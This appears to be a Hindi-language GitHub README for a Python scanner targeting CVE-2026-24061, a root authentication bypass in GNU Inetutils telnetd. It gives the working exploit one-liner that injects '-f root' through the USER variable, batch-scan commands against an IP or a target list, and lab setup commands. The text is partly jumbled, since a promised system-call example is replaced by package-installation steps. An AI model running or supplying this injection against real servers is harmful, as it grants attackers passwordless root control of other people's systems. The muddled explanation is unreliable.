 monstertsl/cve-2026-24061
Python-आधारित स्कैनर जो GNU Inetutils telnetd में CVE-2026-24061 का पता लगाता है, जिससे प्रमाणीकरण बायपास भेद्यता के लिए कई लक्ष्यों का बैच परीक्षण संभव होता है।

⚠️ ध्यान दें:
CVE-2026-24061GNU Inetutils GNU परियोजना द्वारा प्रदान किया गया एक क्लासिक नेटवर्क टूल संग्रह है, जिसमें telnetd सेवा शामिल है, अर्थात Telnet सर्वर डेमॉन। संस्करण 1.9.3 से 2.7 में, telnetd सेवा में उपयोगकर्ता प्रमाणीकरण प्रक्रिया में एक गंभीर दोष है। यह सेवा सिस्टम लॉगिन प्रोग्राम /usr/bin/login को कॉल करते समय, क्लाइंट द्वारा भेजे गए USER पर्यावरण चर को प्रभावी ढंग से फ़िल्टर और सत्यापित नहीं करती है। हमलावर एक विशेष USER चर मान सेट करके, -f पैरामीटर को सीधे login कमांड में इंजेक्ट कर सकता है। login प्रोग्राम का -f पैरामीटर "द्वितीयक प्रमाणीकरण छोड़ने" के लिए उपयोग किया जाता है, जिससे हमलावर सभी पासवर्ड सत्यापन चरणों को पूरी तरह से बायपास कर सकता है और सीधे root उपयोगकर्ता के रूप में एक दूरस्थ सत्र स्थापित कर सकता है, जिससे सर्वर का उच्चतम नियंत्रण प्राप्त होता है। यह भेद्यता अत्यंत खतरनाक है, जो एक सार्वजनिक, बिना किसी क्रेडेंशियल के दूरस्थ root बैकडोर के समान है।
USER='-f root' telnet -a <target_ip>

python3 cve-2026-24061.py -i 10.10.168.128
python3 cve-2026-24061.py -f targets.txt
उपरोक्त कमांड पर्यावरण चर USER को -f root पर सेट करता है। जब भेद्यता वाली telnetd सेवा कनेक्शन प्राप्त करती है, तो यह निम्नलिखित जैसा सिस्टम कॉल बनाती और निष्पादित करती है:
sudo apt update
sudo apt install openbsd-inetd inetutils-telnetd telnet -y
sudo sed -i 's/^#telnet/telnet/' /etc/inetd.conf
sudo systemctl restart openbsd-inetd
sudo ss -tuln | grep ':23'
telnet localhost 23
